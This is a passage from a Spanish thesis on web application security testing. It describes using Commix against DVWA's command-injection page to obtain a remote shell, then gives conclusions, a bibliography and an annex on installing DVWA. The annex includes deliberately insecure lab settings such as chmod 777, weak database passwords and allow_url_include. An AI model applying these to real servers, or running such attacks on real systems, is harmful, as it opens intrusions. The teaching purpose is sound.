


Figura 74: Página "Command Injection" de DVWA

La posible vulnerabilidad en esta situación aparece si la aplicación permite al usuario alterar la entrada donde se supone que debería introducir una dirección ip, para ejecutar otros comandos distintos a los esperados por la aplicación. Para que esto no ocurra, de debería establecer algún tipo de filtro para sanitizar la entrada del usuario y solo permitir que el usuario introduzca direcciones ip.

Para comprobar esto, se recomienda utilizar la herramienta "Commix", ya explicada anteriormente. Esta, como la mayoría de las herramientas utilizadas, requiere alguna

información acerca de la petición generada al introducir una información cualquiera en el campo de texto de la aplicación. Para obtener dicha información, igual que en los casos anteriores, se puede utilizar Burp Suite para interceptar la petición como se puede ver en la Figura 75 (ver apartado 5.1 para más información).

Figura 75: Intercepción de petición con Burp Suite

Para realizar una prueba con Commix, se necesita la URL de la aplicación que se desea probar, el contenido de los atributos de la petición y las cookies utilizadas (tanto los atributos como las cookies se pueden obtener de la petición mostrada en la Figura 75, en las líneas 19 y 12 respectivamente).

Una vez identificada la información que debemos proporcionar a la herramienta, se puede lanzar directamente el ataque, mediante el comando que se puede ver en la Figura 76, que utiliza los atributos “--url”, “--data”, “--cookie”.




Figura 76: Comando para lanzar Commix.

Como se muestra en la Figura 77, tras ejecutar el comando anterior, la herramienta comienza automáticamente a hacer el escaneo, mostrando alguna información no muy

relevante sobre éste. Finalmente, se puede apreciar como Commix muestra un mensaje indicando que el parámetro “ip” parece ser vulnerable a una técnica de inyección de comandos clásica.




Figura 77: Comienzo del escaneo de Commix

Poco después, la herramienta acaba verificando la vulnerabilidad, y, como se puede apreciar en la Figura 78, permite explotarla para obtener una Shell remota desde la cual controlar el servidor web que aloja la aplicación. En la imagen se han ejecutado dos comandos típicos al obtener el control de un sistema, whoami para ver el usuario que se posee, y ls para listar los archivos del directorio en el que este se encuentra.




Figura 78: Shell inversa conseguida con Commix

Conclusiones

El presente trabajo se planteó con el objetivo de ofrecer una base educativa, proporcionando los conocimientos necesarios para que un técnico en informática pueda comenzar a introducirse en el campo de la seguridad de aplicaciones web. Mediante la simplificación de la metodología WSTG y la presentación de ejemplos prácticos, se busca fomentar la formación de estos profesionales y resaltar la importancia de la realización de pruebas de seguridad sobre aplicaciones web.

Además, este trabajo puede servir como una guía práctica para que cualquier técnico informático realice pruebas en su entorno, ayudándole a identificar posibles vulnerabilidades y aplicar medidas de seguridad adecuadas para mitigar los riesgos. Al proporcionar una estructura clara y accesible, se busca derribar la percepción de que las pruebas de seguridad son exclusivas de expertos en el campo.

Resulta fundamental destacar que las pruebas realizadas en este trabajo son las fundamentales y más básicas que se deben realizar sobre cualquier sitio web. Por ello, de ninguna forma, estas pruebas son suficientes para realizar una auditoría de seguridad completa, dado que una auditoría real, llevada a cabo por profesionales en ciberseguridad, es mucho más extensa y compleja. Además, como ya se comentó anteriormente, en varias pruebas se ha utilizado el protocolo HTTP, que está totalmente obsoleto en la actualidad, para poder profundizar en el origen de las vulnerabilidades, y que resulte más sencillo entender como parchearlas.

En resumen, este trabajo busca promover el conocimiento y la conciencia sobre la seguridad en aplicaciones web. Al proporcionar una base educativa, una guía práctica y enfatizar la importancia de proteger los datos y comprender los riesgos, se espera que los técnicos informáticos estén mejor preparados para salvaguardar las aplicaciones web y brindar un entorno digital seguro para los usuarios.

Bibliografía

[Abu-Dabaseh2018] F. Abu-Dabaseh & E. Alshammari (2018). Automated penetration testing: an overview. Obtenido de: https://airccj.org/CSCP/vol8/csit88610.pdf

[Acosta2022] J.J. Acosta (2022). Pentesting en entornos controlados. Obtenido de: http://riull.ull.es/xmlui/handle/915/28744

[Doupe2021] A. Doupe (2021). WackoPicko. Repositorio consultado (marzo 2023): GitHub - adamdoupe/WackoPicko: WackoPicko is a vulnerable web application used to test web application vulnerability scanners.

[Archidote2022] Archidote (2022). Detect automatically XSS with Burp suite (community or pro) -DVWA. Vídeo consultado (abril 2023): https://youtu.be/XGL9i3Ca54I

[AL-Mogahed2022] O. AL-Mogahed (2022). Osint Google Hacking. Blog consultado (enero 2023): https://www.osintguru.com/blog/osint-google-hacking

[Barnett2010] R. Barnett (2010). WASC Threat Classification. Obtenido de: WASC Threat Classification (webappsec.org)

[Bhawana2014] S. Bhawana, A. Naik, & S. Khandey (2014). Study of Ethical Hacking. International Journal of Computer Science Trends and Technology (IJCST) –. Volumen 2. Obtenido de: http://www.ijcstjournal.org/volume-2/issue-6/IJCST-V2I6P2.pdf

[Buchanan2018] W.J. Buchanan, S. Helme & A. Woodward (01/03/2018). Analysis of the adoption of security headers in HTTP. Obtenido de: https://www.researchgate.net/publication/320247591_Analysis_of_the_Adoption_of_Security_Headers_in_HTTP

[Caranqui2020] A. Caranqui (2020). Auditoría de la seguridad informática siguiendo la metodología open source security testing methodology manual (OSSTMM) para la empresa megaprofer S.A. Obtenido de: https://repositorio.uta.edu.ec/bitstream/123456789/31313/1/t1716si.pdf

[D35m0nd1422018] D35m0nd142 (2018). LFI Suite. Repositorio consultado (febrero 2023): https://github.com/D35m0nd142/LFISuite

[DeVivo 1999] M. de Vivo, E. Carrasco, G. Isern & G. de Vivo (1999). A review of port scanning techniques. LACORE U.C.V. . Obtenido de: https://www.researchgate.net/publication/220195237_A_review_of_port_scanning_techniques

[F5DevCentral2022] F5 DevCentral (2022). 2021 OWASP Top Ten: Broken Access Control [vídeo]. Vídeo consultado (octubre 2022): https://www.youtube.com/watch?v=P38at6Tp8Ms

[GHH] GHH. (s.f.). What is GHH? Artículo consultado (octubre 2022): https://ghh.sourceforge.net/

[Gkoutzamanis2017] D. Gkoutzamanis (2017). Obtenido de: pentest-standard.pdf - Google Drive

[Gupta2015] B. B. Gupta (2015), International Journal of System Assurance Engineering and Management. Obtenido de: https://www.researchgate.net/publication/281823720_Cross-Site_Scripting_XSS_attacks_and_defense_mechanisms_classification_and_state-of-the-art

[Hazegard2020] Hazegard (2020). Ffuzz-Fuzz Faster U Fool. Repositorio consultado (enero 2023): https://github.com/ffuf/ffuf

[ISECOM] ISECOM. OSSTMM 3 – The Open Source Security Testing Methodology Manual. Obtenido de: https://www.isecom.org/OSSTMM.3.pdf

[Jain2019] J. Jain (Agosto de 2019).Penetration testing benefits. Infosec. Blog consultado (Octubre 2022): https://resources.infosecinstitute.com/topic/penetration-testing-benefits/

[Kondo2014] S. Kondo, L.J. Mselle (2014). Penetration Testing With Banner Grabbers and Packet Sniffers. Vol. 5. Obtenido de: https://www.coursehero.com/file/115587049/Pen-Testing-with-Grabbers-and-Snifferspdf/

[Mitchell2020] R. Mitchell (2020). Web application security testing. Repositorio consultado (noviembre 2022): https://github.com/OWASP/wstg/tree/master/document.

[OISSG2006] OISSG (2006). Information systems security assessment framework (ISSAF) Draft 0.2.1. Obtenido de: https://untrustednetwork.net/files/issaf0.2.1.pdf

[O´Sullivan2018] D. O'Sullivan (2018). Facebook just had its worst hack ever — and it could get worse. CNN. Articulo consultado (Octubre 2022): https://edition.cnn.com/2018/10/04/tech/facebook-hack-explainer/index.html

[Orebaugh2011] A. Orebaugh & B. Pinkard (s.f.) (2011). Nmap in the Enterprise: Your Guide to Network Scanning. Obtenido de: https://www.pdfdrive.com/nmap-in-the-enterprise-your-guide-to-network-scanning-d24166245.html

[OWASP2022-1] OWASP (2022). OWASP Webgoat. Obtenido de: https://owasp.org/www-project-webgoat/

[OWASP2022-2] OWASP (2022). OWASP Mutillidae 2. Obtenido de: https://owasp.org/www-project-mutillidae-ii/

[OWASP2022-3] OWASP (2022). Types of XSS. Obtenido de: https://owasp.org/www-community/Types_of_Cross-Site_Scripting

[Provos2004] N. Provos (2004). A Virtual Honeypot Framework. Obtenido de: http://citi.umich.edu/u/provos/papers/honeyd.pdf

[Revo2020] R. Revo, G. Made & I P. Agus (2020). Testing for Information Gathering Using OWASP Testing Guide v4 (Case Study: Udayana University SIMAK-NG Application). Obtenido de: https://www.google.com/url?sa=t&rct=j&q=&esrc=s&source=web&cd=&ved=2ahUKEwidgaTfpP79AhUrdKQEHcsWDQkQFnoECAsQAQ&url=https%3A%2F%2Fojs.unud.ac.id%2Findex.php%2Fjitter%2Farticle%2Fdownload%2F63375%2F36139%2F&usg=AOvVaw2WNhTCx3_93RZrYr5Hlg0D

[Roman2017] F. Román, I. Israel & L.J. García (2017). Enlargement of vulnerable web applications for testing. *The Journal of Supercomputing.* Obtenido de: https://www.researchgate.net/publication/315371295_Enlargement_of_vulnerable_web_applications_for_testing

[Romero2019] V. Romero & A. Yucenid (2011). Pentesting, ¿Porque es importante para las empresas? Obtenido de: http://repository.unipiloto.edu.co/bitstream/handle/20.500.12277/6286/00005220.pdf?sequence=1

[Sangwan2022] S. Sangwan (2022). XSStrike. Repositorio consultado (abril 2022): https://github.com/s0md3v/XSStrike

[Tori2011] C. Tori (2011). Hacking Ético. Obtenido de: https://nebul4ck.files.wordpress.com/2015/08/hacking-etico-carlos-tori.pdf

[Weidman2014] G. Weidman (2014). Penetration Testing. Obtenido de: https://repo.zenk-security.com/Magazine%20E-book/Penetration%20Testing%20-%20A%20hands-on%20introduction%20to%20Hacking.pdf

[Wood2013] R. Wood (2013). Damn Vulnerable Web Application. Repositorio consultado (enero 2023): https://github.com/digininja/DVWA

[Yan2018] Yan (2018). 5 most popular web app security testing methodologies. Blog consultado (febrero 2023): https://www.apriorit.com/qa-blog/524-web-application-security-testing

[Zharul2023] Zharul (2023). The Butterfly – Security Project. Web consultada (marzo 2023): https://the-butterfly-security-project.soft112.com/modal-download.html

Anexo 1: Explicación detallada de la instalación de DVWA

En este anexo, se explicará, de forma más detallada, la instalación de la aplicación web deliberadamente vulnerable utilizada en este trabajo (DVWA).

Dado que está aplicación está diseñada específicamente para ser vulnerable, no está disponible de forma pública en Internet, ya que podría poner en riesgo el servidor donde estuviese desplegada. Por ello, es necesario descargarla e implementarla de forma local.

Primero que todo, se recomienda utilizar un hipervisor, en este caso VMWare, para crear una máquina virtual con una distribución de Linux, ya que hará más sencillo el proceso de la instalación. Cabe recordar que el uso de una máquina virtual en vez de un servidor conectado es necesario, porque DVWA es extremadamente vulnerable y solo debería ser instalada en una máquina virtual local.

El primero de los pasos, consiste en instalar un servidor web, en este caso Apache, para poder acceder a la aplicación a través de un navegador web.

Para instalar apache, se puede abrir el terminal y ejecutar el siguiente comando:

```
sudo apt install apache2
```

Una vez hecho, si se busca en cualquier navegador “127.0.0.1”, se verá la página web por defecto de Apache. Una vez comprobado que esta página existe, se puede eliminar del directorio de html con el siguiente comando:

```
sudo rm /var/www/html/info.html
```

Tras instalar Apache, el siguiente paso es descargar el archivo de la propia aplicación. Para hacer esto, existen distintas formas, pero la más recomendada es descargarlo directamente de GitHub.

Primero, es necesario instalar Git, lo que se puede hacer de la siguiente forma:

```
sudo apt install git
```

El siguiente paso, es clonar el repositorio de Git en el directorio web, para ello es necesario situarse en “/var/www/html/”, y ejecutar lo siguiente:

```
sudo git clone https://github.com/ethicalhack3r/DVWA.git
```

Ahora, es necesario otorgarle permisos al directorio con el siguiente comando, y, si todo se ha realizado correctamente, al acceder a la dirección de localhost en un navegador (127.0.0.1), aparecerá la página principal de DVWA.

```
sudo chmod -R 777 /var/www/html/DVWA
```

En este punto, se puede acceder a la aplicación, pero esta no es funcional, ya que se debe instalar MySQL y crear la base de datos que DVWA utilizará. Para instalar MySQL, se puede ejecutar el siguiente comando:

```
sudo apt install mysql-server
```

Cabe destacar que, en la rutina de instalación, seguramente se pida crear una contraseña para el usuario “root”. Una vez se ha instalado MySQL, conviene comprobar que se está ejecutando correctamente mediante el comando:

```
mysql -u root -p
```


Ya que el servicio está corriendo, es necesario crear la base de datos y el usuario con permisos suficientes en ella. Esto puede hacerse ejecutando los siguientes comandos en orden:

```
CREATE DATABASE dvwadb;

CREATE USER ‘dvwausr’@’127.0.0.1’IDENTIFIED BY ‘pwd’;

GRANT ALL PRIVILEGES ON dvwa.* TO  `dvwausr’@’localhost’ IDENTIFIED BY ‘pwd’
```

Cabe señalar que, si se quiere utilizar un usuario y contraseña diferentes a los por defecto, lo cual es recomendable, es necesario modificar el archivo “/var/www/html/config/config.php”, e introducir las credenciales en los campos “db_user” y” db_password” como se puede ver en la siguiente imagen.



Por último, es necesario instalar PHP5 para finalizar la instalación completa de la aplicación. Este complemento viene instalado por defecto con Kali Linux, pero si por alguna razón no se encuentra instalado, se puede hacer ejecutando el siguiente comando:

```
sudo apt install php5
```

En este momento, todos los complementos necesarios ya han sido instalados, solo quedaría reiniciar el servicio de apache, y crear la base de datos a través de la página de la aplicación de DVWA. Para ello, es necesario acceder a la dirección de localhost de DVWA, y pulsar en el botón “Create / Reset Database” situado al final de la página de inicio de la aplicación.


[User: root] Writable folder /var/www/html/dvwa/hackable/uploads/: Yes
[User: root] Writable file /var/www/html/dvwa/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: Yes
[User: root] Writable folder /var/www/html/dvwa/config: Yes
Status in red, indicate there will be an issue when trying to complete some modules.
If you see disabled on either allow_url_fopen or allow_url_include, set the following in your php.ini file and restart Apache.
allow_url_fopen = On
allow_url_include = On
These are only required for the file inclusion labs so unless you want to play with those, you can ignore them.
Create / Reset Database